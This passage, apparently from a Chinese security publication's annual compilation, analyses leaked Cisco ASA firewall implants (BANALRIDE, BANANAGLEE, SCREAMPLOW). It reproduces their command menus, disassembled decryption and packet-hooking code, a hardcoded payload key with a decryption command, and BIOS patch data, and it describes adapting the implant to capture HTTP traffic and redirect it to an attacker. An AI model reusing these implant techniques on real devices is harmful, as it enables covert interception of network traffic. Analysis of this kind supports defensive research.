 20) Read from firewall Memory
 21) Malloc Memory on firewall
 22) Free Malloc'd Memory on firewall
 23) Write to firewall Memory
 24) Get version of Firewall OS

BananaGlee
-------------
 30) Write BananaGlee to Memory

                                    安全客 ( bobao.360.cn )
BANAL RIDE#
```

可执行的操作包括获取系统版本，内存操作申请、释放、读取和查看内存等，此外还可以植入控制接口更全面的 BG 后门（选项 30）。

持久化后门 JETPLOW 和 SCREAMPLOW 也需要借助 BG 进行上传植入。但遗憾的是在这次泄露的文件中并没有包含 BG 后门的真实载荷，莫非在 Shadow Broker 拍卖转众筹文件里？即便没有 BG 载荷，我们通过加载错误的 BG 文件，还是可以显示后门主要功能，包括读配置信息、接口信息和 ARP 表信息，更全面的读写内存操作，更重要的是实现了模块化的加载持久后攻击后门。

```
/LP# ./lp --lp 192.168.1.10 --implant 192.168.1.1 --idkey 1.key --sport 3299
 --dport 500
./lp Version [STD]: 3.1.2 (Built: Jan  9 2012 06:33:29)

##########################################
Enter "help" or "?" to see the menu

BG# ?

Session Commands
----------------
 1)Open Session with firewall
 7)Toggle Logging [currently ON]
 8)Display Menu
 9)Close Session with firewall
 0)Quit Program

Firewall Information
--------------
 10)Read Interface Info.(Pix Only)
 11)Read Configuration
 12)Read Arp Table

Raw API Calls
-------------
 20)Read from firewall Memory
 21)Malloc Memory on firewall
 22)Free Malloc'd Memory on firewall
 23)Write to firewall Memory
 26)Change the uptime on a PIX

Modules
-------
 30)List Uploadable Modules
 31)Upload a Module
 32)Activate a Module
 33)De-Activate a Module
 34)Remove Module
 36)Get List of Uploaded Modules
 38)Make All Active Modules Persistent
 39)Remove Persistent Module Data
                                   安全客 ( bobao.360.cn )
BG#
```

0x03 BANALRIDE 后门分析

因缺少 BANANAGLEE 后门载荷，也就无法成功植入持久化 SCREAMPLOW 后门，我们将重点对可实现完整连接的 BANALRIDE 后门载荷的运行原理进行动态分析，对持久化后门 SCREAMPLOW 只作静态分析。本文的调试环境基于 Cisco ASA 5505 型号 ASA 设备，系统镜像版本为 asa804-k8.bin。

1. 后门初始化

当 BANALRIDE 初次植入，全部代码被分为 14 个片段离散分布在 ASA 网络处理主进程 lina 进程空间中。通过 shellcode 控制 EIP 跳转到第一处片段来执行初始化操作，此段代码块主要执行了两部分操作：

（1）解密自身代码

由于 BANALRIDE 代码经过加密后植入到 lina 进程中，所以在初始化代码起始处存在解

密后续代码的过程：

```
0xddfeb316:   mov    $0xaaaaaa82,%eax
0xddfeb31b:   xor    $0xaaaaaaaa,%eax
0xddfeb320:   mov    $0xddfeb314,%edi
0xddfeb325:   add    %eax,%edi
0xddfeb327:   mov    $0xaaaaaa74,%ecx
0xddfeb32c:   xor    $0xaaaaaaaa,%ecx
0xddfeb332:   mov    (%edi),%bl
0xddfeb334:   xor    $0x9c,%bl
0xddfeb337:   mov    %bl,(%edi)
0xddfeb339:   inc    %edi
0xddfeb33a:   loop   0xddfeb332
0xddfeb33c:   and    $0x41622d98,%eax
0xddfeb341:   pop    %ds
```

在地址 0xddfeb332~0xddfeb33a 的代码通过异或方式循环解密了从 0xddfeb33c 起始的代码，在第一处解密后的代码中还存在解密其它地址段的代码片段。

（2）申请内存

将其它分散在 lina 进程中的后门代码全部 copy 拼接到新申请的内存中。由于 lina 进程通过思科自实现的内存池方式来管理内存，而 ASA 系统中大部分内存的动态申请也是依赖于内存池机制。此后门并没有直接调用 glibc 中的内存申请函数，而是也复用了 lina 进程中内存池操作函数 sub_89BCE60 来申请内存，代码如下：

```
0xddfeb595:   push   $0x1550
0xddfeb59a:   mov    $0x89bce60,%eax
0xddfeb59f:   call   *%eax
0xddfeb5a1:   mov    %eax,%edi
```

在初始化代码中记录了所有分散的代码片段地址，如下所示：

```
MEMORY:DDFEB5AE    mov    dword ptr [ebp-3Ch], 0DDFEB734h
MEMORY:DDFEB5B9    mov    dword ptr [ebp-38h], 0DDFEB944h
MEMORY:DDFEB5C0    mov    dword ptr [ebp-34h], 0DDFEBB54h
MEMORY:DDFEB5C7    mov    dword ptr [ebp-30h], 0DDFEBD64h
MEMORY:DDFEB5CE    mov    dword ptr [ebp-2Ch], 0DDFEBF74h
MEMORY:DDFEB5D5    mov    dword ptr [ebp-28h], 0DDFEC184h
MEMORY:DDFEB5DC    mov    dword ptr [ebp-24h], 0DDFEC394h
MEMORY:DDFEB5E3    mov    dword ptr [ebp-20h], 0DDFEC5A4h
```

```
MEMORY:DDFEB5EA        mov     dword ptr [ebp-1Ch], 0DDFEC7B4h
MEMORY:DDFEB5F1        mov     dword ptr [ebp-18h], 0DDFEC9C4h
MEMORY:DDFEB5F8        mov     dword ptr [ebp-14h], 0DDFECBD4h
```

2. 网络通讯

ASA 对所有网络报文的处理都是通过 lina 程序来驱动实现的，由于 ASA 底层 Linux 系统并不能识别 ASA 的硬件接口设备，因此无法在 Linux 系统层面完成网络数据层面的通信，也无法借助系统 socket 进行通信，只能复用 lina 进程空间中的网络通信函数。

（1）网络接收函数劫持

当后门程序完成初始化操作后会跳转到 ASA 系统正常程序流程，但后续为了能够接收攻击者连接指令，则还需开启网络接收功能，后门连接并未指定专用网络端口，因此必须监听所有端口上的数据流量，并从中筛选出连接指令。

在 ASA 系统主进程 lina 中，网络模块在处理数据报文时使用回调函数 sub_8660C30 来处理从物理网口接收到的每一个数据包。BANALRIDE 可以通过劫持此函数，使正常的报文处理流程跳转到自身代码中，并从栈中取出报文地址，以达到劫持经过 ASA 网口所有流量的目的。实现 HOOK 网络接收程序代码如下：

```
0xddfeb645:   mov     $0x916bbb0,%ebx
......
0xddfeb678:   push    $0xa
0xddfeb67a:   push    %eax
0xddfeb67b:   push    $0x807bef1
0xddfeb680:   call    *%ebx
0xddfeb682:   push    $0xe
0xddfeb684:   lea     -0x4c(%ebp),%eax
0xddfeb687:   push    %eax
0xddfeb688:   push    $0x80612c1
0xddfeb68d:   call    *%ebx
0xddfeb68f:   movb    $0xe9,
0x8660c93
0xddfeb696:   mov     $0x1,%eax
0xddfeb69b:   movl    $0xffa00629,0x8660c94
```

其中 0x916bbb0 是 ASA 系统内存 copy 函数，将第二个参数指向地址 copy 到第一个参数指向内存中，长度由第三个参数控制。lina 进程空间中代码段改动前后对比如下图所示：

Original code

```
mov    edx, [eax+0Ch]
mov    [ebp+var_24], edx
mov    edi, [ebx+68h]
test   edi, edi
jnz    short loc_8660C52
```

Infected code

```
mov    edx, [eax+0Ch]
mov    [ebp+var_24], edx
jmp    loc_80612C1
jnz    short loc_8660C52
```

Code Area @ 0x08660C93

```
nop
nop
nop
nop
nop
nop
```

```
pusha
mov  eax, offset 0xC5514B68
call   eax
popa
jmp    loc_807BEF1
nop
```

Code Area @ 0x080612C1


```
nop
nop
nop
nop
nop
nop
```

```
mov    edi, [ebx+68h]
test   edi, edi
jmp    loc_8660C98
nop
```

安全客 (bobao.360.cn)

Code Area @ 0x0807BEF1

BANALRIDE 后门植入到内存中时修改 sub_8660C30 函数中 0x08660C93 地址处代码，使程序流程跳出当前函数。在地址 0x80612c1 处写入了进入后门代码区的跳转指令，其中 0xC5514B68 就是存放后门代码的地址，这个地址是变化的，由初始化阶段动态申请。最后在 0x807bef1 处写入了当 BANALRIDE 代码执行结束后返回 sub_8660C30 函数正常流程的跳转指令，整个跳转流程如下图：



在这个流程图中可以看到，其实 BANALRIDE 后门在内存中每次运行的生命周期为从接收到一个网络报文起，到处理这个报文结束为止。

（2）网络发送函数：

从代码中可看到 BANALRIDE 向控制端发送网络报文时复用 lina 函数的过程，首先调用 sub_89BD690 函数创建一个描述数据报文的结构变量，大小为 0x60E（1550）字节，代码如下：

```
MEMORY:C551524E        push    60Eh
MEMORY:C5515253        mov     [ebp+var_10], eax
MEMORY:C5515256        mov     eax, 89BD690h
MEMORY:C551525B        movzx   edi, [ebp+arg_14]
MEMORY:C551525F        call    eax
```

对 sub_89BD690 返回数据的结构进行分析结果如下：

```
struct struc_send_pkt
{
    char unknow_str1[30];
    char mac_src[6];
    char mac_dst[6];
```

```
    _WORD type;
    char vlan_tag[4];
    char *p_ip_packet;
    char *p_Buff;
    char unknow_str2[4];
    struc_send_udp_info *p_send_udp_info;
    char unknow_str3[728];
    char ip_header[20];
    char udp_header[8];
};
```

可以看到此结构体中包含了发送数据包二层及三层报文头部各字段的详细信息，虽然 sub_89BD690 函数申请了 1550 字节长度的内存空间，但这个结构体只规定了此段内存前 820 字节长度的数据格式，之后剩余部分填充为程序自定义的载荷数据，因此对 sub_89BD690 函数传参不能小于 820 字节。

ASA 系统中对于发送报文的函数封装并不如在 Linux 系统中的系统调用简单明了，考虑到在 struc_send_pkt 结构中还需要填充二层网络目的地址，因此需要在 ASA 路由表中查找出报文的下一跳地址：

```
MEMORY:C55151BA    push    esi     ;buffer
MEMORY:C55151BB    mov     eax, 8778AF0h     ;route_table_lookup
MEMORY:C55151C0    push    [ebp+arg_8]    ;dst ip
MEMORY:C55151C3    call    eax
```

sub_8778AF0 函数查找出第一个参数指向的目的 IP 地址的下一跳 IP，并将结果存放在第二个参数指向的地址中，返回结果是一个结构体，从起始偏移 16 字节为下一跳的 IP，随后使用 sub_84C0200 函数在 ARP 表中查找出下一跳 IP 相应的 MAC 地址，再调用 sub_84BE670 函数将查询出的地址填充到 struct_send_pkt 中：

```
MEMORY:C55151CB    push    edi
MEMORY:C55151CC    mov     eax, 84C0200h
MEMORY:C55151D1    push    dword ptr [esi+10h]
MEMORY:C55151D4    call    eax
```

最后将构造好的 struc_send_pkt 结构变量传递给 sub_863FE50 函数来构造完整的网络报文并添加到发送队列中：

```
MEMORY:C55151F6    mov     eax, [edx+4]
MEMORY:C55151F9    push    [ebp+arg_0]    ;struc_send_pkt
```

```
MEMORY:C55151FC        push    eax
MEMORY:C55151FD        call    dword ptr [eax+0Ch] ; 0x863FE50
```

（3）传输通信加密

BANALRIDE 与控制端网络通讯时，在建立 session 阶段先使用 Diffie-Hellman 算法协商密钥，在此后的通讯中，所有数据都使用此密钥进行 AES 算法加密。当接收到控制指令时，会先判断有无 session，代码如下：

```
MEMORY:C551570E        mov     edi, offset 0xC55CFC34
MEMORY:C5515714        lea     eax, [esi+14h]    ; UDP 报文指针
MEMORY:C5515717        mov     [ebp+var_10], eax
MEMORY:C551571A        mov     eax, [edi]
MEMORY:C551571C        cmp     byte ptr [eax], 0     ; 判断 session
MEMORY:C551571F        jz      short loc_C551576F
```

若已存在 session 则会再判断与之前建立的 session 的连接四元组信息，若 session 尚未建立先判断接收 payload 第一个字符也就是控制指令是否为 A8，表明是否建立新的 session，代码如下：


```
MEMORY:C551576F        mov     edx, [ebp+var_10]
MEMORY:C5515772        lea     edi, [esi+1Ch]
MEMORY:C5515775        movzx   eax, word ptr [edx+4]
MEMORY:C5515779        movzx   ecx, al
MEMORY:C551577C        shl     ecx, 8
MEMORY:C551577F        shr     eax, 8
MEMORY:C5515782        or      ecx, eax
MEMORY:C5515784        lea     eax, [ecx-8]
MEMORY:C5515787        mov     [ebp+var_14], eax ; payload 长度
MEMORY:C551578A        cmp     byte ptr [esi+1Ch], 0A8h ; 判断控制指令是否是 0xA8
```

BANALRIDE 会对接收到的 payload 进行完整性校验，具体方式通过计算比对 payload 最后两字节的校验和，验证通过后再计算加密密钥返回给控制端：

```
MEMORY:C55157A4        call    sub_C55156C0 ; a1:payload 地址   a2:payload 长度
MEMORY:C55157A9        pop     ecx
MEMORY:C55157AA        pop     edx
MEMORY:C55157AB        xor     edx, edx
MEMORY:C55157AD        test    al, al
MEMORY:C55157AF        jz      short loc_C55157CB
MEMORY:C55157B1        push    esi
```

```
MEMORY:C55157B2                push    edi
MEMORY:C55157B3                call    sub_C551581D    ;
```

计算校验和处理流程见下图：



0x04 SCREAMPLOW 持久化后门分析

第二节中我们介绍到 SCREAMPLOW 作为持久化后门实际上是 JETPLOW 升级版，后门程序在 BANANAGLEE\BG3121\Install\LP 目录下，先通过 BPICKER-3100 工具连接 BG 内存后门 UDP500 端口后，加载相关载荷模块植入到目标设备中，BPICKER-3100 是 writeScreamingPlow 和 writeJetPlow 新版本，SCREAMPLOW 种植持成功后也可使用 lp 工具对目标进行后续的连接和管理。

当 BPICKER-3100 与目标建立连接成功后，会收到目标返回的 ASA 系统和后门版本信息，然后在当前目录下搜索名称基于<platform_name>-moduledata-<bg_version>.tgz 格式的文件，但目前泄露出的文件中只包含了唯一的版本：asa-moduledata-3101.tgz。此文件中包含了种植 SCREAMPLOW 所需的载荷以及配置文件等。

对 BPICKER-3100 进行静态代码分析发现，在植入过程中，会对 asa-moduledata-3101.tgz 文件中 asa 目录下的 pif 文件进行解密，其解密密钥通过硬编码

方式写入在 BPICKER-3100 程序中，存储过程仅简单做了一次异或加密，获取密钥的相关代码如下：

```
v2 = malloc(0x1Du);
v3 = v2;
v4 = v2 == 0;
v5 = "Couldn't malloc for key_data_copy.";
if ( v4 )
  goto LABEL_6;
*v3 = 0xC28AD3C7;
v3[1] = 0xD8CFDCC5;
v3[2] = 0xCCCBD8C9;
v3[3] = 0xD9C38ADE;
v3[4] = 0xC6DFCC8A;
v3[5] = 0xCCC58AC6;
v3[6] = 0xC6CFCF8A;
*((_BYTE *)v3 + 28) = -39;
v6 = 0;
do
  *((_BYTE *)v3 + v6++) ^= 0xAAu;
while ( v6 <= 28 );
```

解密后的明文密钥为：my hovercraft is full of eels。随后对于所有 pif 文件进行解密，命令如下：

```
find . -iname "*.pif" -type f -print -exec sh -c 'openssl base64 -d -in {} | openssl aes-128-cbc -d -nosalt -md md5 -k "my hovercraft is full of eels" > {}.xml' \;
```

解密后的 pif 文件部分内容如下：

```
<?xml version="1.0" encoding="iso-8859-1"?>
<platform xsi:noNamespaceSchemaLocation="versionFile.xsd"
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    lib="libasa.so">
    <name>asa5505</name>
    <version>
        <name>1.0(12)6 (no persistence detected)</name>
        <originalBios>bin/asa5505/asa5505_10126_bios_sectors1-E_clean.bin</originalBios>
        <patchList><!-- Install SCP -->
            <patch>
                <data src="inline" type="userarea">0</data> <!-- Assigned later    -->
                <address>fff70000</address> <!-- SECOND_USER_AREA_ADDRESS -->
            </patch>
            <patch>
                <data src="file">bin/asa5505/SCP28/asa5505_patch60000.bin</data>
                <address>fff60000</address> <!-- FIRST_CODE_AREA_ADDRESS -->
```

```
                </patch>
                <patch>
                    <data src="inline" type="pbd">0</data> <!-- Assigned later    -->
                    <address>fff6df00</address> <!-- FIRST_USER_AREA_ADDRESS -->
                </patch>
                <patch>
                    <data src="file">bin/asa5505/SCP28/asa5505_patchEC480.bin</data>
                    <address>fffec480</address> <!-- SECOND_CODE_AREA_ADDRESS -->
                </patch>
                <patch>
                    <data src="file">bin/asa5505/SCP28/asa5505_patchE18BF.bin</data>
                    <address>fffe18bf</address> <!-- HOOK_ADDRESS -->
                </patch>
            </patchList>
        </version>
</platform>
```

此 XML 文件描述了 SCREAMPLOW 后门感染目标 ROMMON 版本为 1.0(12)6 的 Cisco ASA 5505 型号设备，而感染前的原始 BIOS 镜像文件存放在 bin/asa5505/asa5505_10126_bios_sectors1-E_clean.bin，通过此 XML 文件可大致了解后门植入 ASA 的 BIOS 内存中的代码区域，如下图所示：


SCREAMPLOW 后门通过感染 BIOS 进程空间实现持久化，由于 Cisco ASA 设备在执行 reload 命令后内存中的 BIOS 代码并没有重新从文件中载入，因此通过 reload 重启的方式并无法彻底清除此后门。

0x05 通过 BANALRIDE 实现监听流量后门

对于网络设备后门攻击来说，实现流量监听和重定向是十分重要的环节，其中 BANANAGLEE 作为最核心的后门模块提供相关功能接口，但由于 BANANAGLEE 载荷缺失，

并不能对其进行实际研究测试，但我们发现当前泄漏出来的 BANALRIDE 后门已经具备了 BG 的大部分网络后门功能，可以理解其是一个内存小马，BG 是一个内存大马，若适当修改 BANALRIDE 中的部分代码实现完整的流量监听和重定向功能，便实现后门攻击的核心功能，以下示例中我们重现了通过 BANALRIDE 实现对 HTTP 报文的流量监听并将其重定向输出到设备文件中。

由于 BANALRIDE 后门劫持了 ASA 设备底层网络的所有流量，因此完全可以设置过滤规则并从中筛选出感兴趣数据，例如可以监听流经 ASA 物理网口上所有 HTTP 报文，并通过文件输出函数 sub_8074498 将报文输出到文本中，结果如下图所示：



可以充分发挥想象力，配合上一节所提到的 lina 中数据包发送功能函数将已截获的数据流量镜像发送到攻击者指定的 IP 上去，即实现流量重定向功能。

360MeshFire 团队 ASA 设备后门 Demo 演示：

http://v.youku.com/v_show/id_XMTg0MzkxNzQ5Ng==.html

0x06 结论

针对此次对 Cisco ASA 防火墙后门的深入分析，可以看出针对网络基础设施的攻击程序已经达到了相对较高的工程化实现，并实现了全平台多版本的适配，从研发和植入成本看需要具备相对较高的技术门槛。

1．ASA 系统底层是 Linux 系统，但是无法通过传统 Linux 系统方式进行渗透。ASA 设备网络通信使用的数据通信接口都是由 lina 进程驱动的，对所有网络报文的处理也通过 lina 程序来实现，底层 Linux 系统并不能识别 ASA 数据平面的网络接口，因此在整个后门代码中无法使用任何 Linux 系统调用包括 socket 程序来实现后门的核心网络功能，后门所有行为，包

括加解密、内存管理、网络通讯等，都是复用了 ASA 主进程 lina 中函数指针。BANALRIDE 通过劫持监听 ASA 系统中所有流量并从中过滤出控制命令。

2 .通过对代码中调用函数进行分析，可以推测出后门研发组织对于 ASA 系统以及内部函数调用功能非常熟悉。我们发现在 IDA 中逆向的 ASA 系统中总包含近有四万个函数，且每个版本系统的函数地址都存在差异性，若仅通过逆向的方式来从中获取攻击过程中所需函数其工作量是巨大的，不排除后门研发组织对于 ASA 系统有更为充分的技术资料支持其研发。

3 . ASA 设备植入的后门具备非常高的隐蔽性。首先，该后门植入并没有在网络设备上开放任何 TCP 或 UDP 的网络监听端口，完全依靠 ASA 底层的网络接收函数来监听所有物理端口上的通信流量，并过滤出连接指令，无法通过网络探测的方式进行后门发现。此外，后门连接采用自定义网络协议，采用 D-H 算法协商密钥验证后才允许连接，通讯的过程也采用协商的密钥进行了加密，难以通过传统 IDS 或 IPS 检测攻击。因此，如果想准确的检测后门，必须按照后门通信协议构造网络数据包并获取真实后门的反馈才能够实现后门的探测。

4 . ASA 设备植入的后门的具备工程化和专业化。从泄露的文件目录看，后门研发组织对于网络基础设备拥有全平台的适配能力和模块化后门加载能力，整个后门攻击程序可以作为网络基础设施攻击框架，只需要挖掘到新的 0DAY 漏洞就可以方便的扩展沿用现有的攻击载荷，文件中包含多个针对网络设备的后门程序，这些程序拥有 Rootkit 能力，且具备加密和抗分析能力。尤其当攻击目标定向为不便重启和升级的基础网络设施时，其持久化后门即使升级后仍可能无法彻底清除，这对于安全防御和检测方是很大的挑战，针对网络设备固件完整性校验、网络设备内存完整性校验、以及固件的供应链安全将显得越发重要。

致谢

作为一家有思想的安全新媒体，安全客一直致力于传播有思想的安全声音。我们整理的2016年优秀的技术文章合辑，分为Web安全、安全工具、 物联网车联网安全、网络安全、移动安全、云安全、无线安全、木马分析、CTF攻略、SRC等十个方向，囊括国内外优质好文。

它既是安全客的第一本年刊，也是一份送给安全圈小伙伴们的新年礼物。

安全客在此向为本书的文章筛选、编辑及传播作出贡献的合作平台、 合作厂商、合作媒体及合作团队表示深深的感谢 ，同时也感谢一直为安全客投稿贡献优质文章的小编们，他们是WisFree、shan66、pwn_361、myswsun、0x9A82、k0sh1、阻圣、麦香浓郁以及唯一零等，篇幅有限，就不一一列举。最后要感谢将本书编辑成册的所有幕后的工作人员们！

新的一年即将到来，在这辞旧迎新之际，安全客全体成员祝大家新年快乐，阖家团圆！

合作厂商

360企业安全 安赛AISEC 安信与诚 白帽汇 长亭科技 春秋 凌晨网络科技 MoreSec TASS 江南天安 锦行科技 四叶草安全 SO1BUG 无声信息

合作媒体

安在 安全牛 安全圈 华盟网 雷锋网 嘶吼 威客安全 安全智库

合作平台

360SRC
360众测
百度安全应急响应中心 Baidu Security Response Center
补天 漏洞响应平台
滴滴出行安全应急响应中心 Didichuxing Security Response Center
点融安全应急响应中心 Dianrong Security Response Center
饿了么安全应急响应中心 Eleme Security Response Center
富友安全应急响应中心 Fuiou Security Response Center
竞技世界安全应急响应中心 JJ World Security Response Center
JSRC 京东安全应急响应中心
coolpad LeEco 酷派安全响应中心 Coolpad Security Response Center
乐视安全应急响应中心 LeEco Security Response Center
联想安全应急响应中心 Lenovo Security Response Center
搜狗安全应急响应中心 Sogou Security Response Center
苏宁安全应急响应中心 Suning Security Response Center
同程安全应急响应中心 LY Security Response Center
途牛安全应急响应中心 Tuniu Security Response Center
挖财安全应急响应中心 Wacai Security Response Center
网易安全应急响应中心 NetEase Security Response Center
唯品会安全应急响应中心 VIP Security Response Center
微博安全应急响应中心 Weibo Security Response Center
小米安全中心 XIAOMI SECURITY CENTER
携程安全应急响应中心 Ctrip Security Response Center
sina 新浪
宜人贷安全应急响应中心 Yirendai Security Response Center
猪八戒安全应急响应中心 ZBJ Security Response Center

合作团队

KEE TEAM
360 ADLAB
Marvel Team
360vulcan
Vulpecker Team
SKY-GO 360 VEHICLE CYBER SECURITY
360追日团队
PANGU TEAM
NIRVAN

注：logo按首字母顺序排列

安全客

有思想的安全新媒体

专 注 传 播 有 思 想 的 安 全 声 音

安全客一直致力于传播有思想的安全声音，
让我们将您的声音传达给数以万计的
网络安全爱好者！

安全客APP

微信公众号

投稿邮箱：linwei@360.cn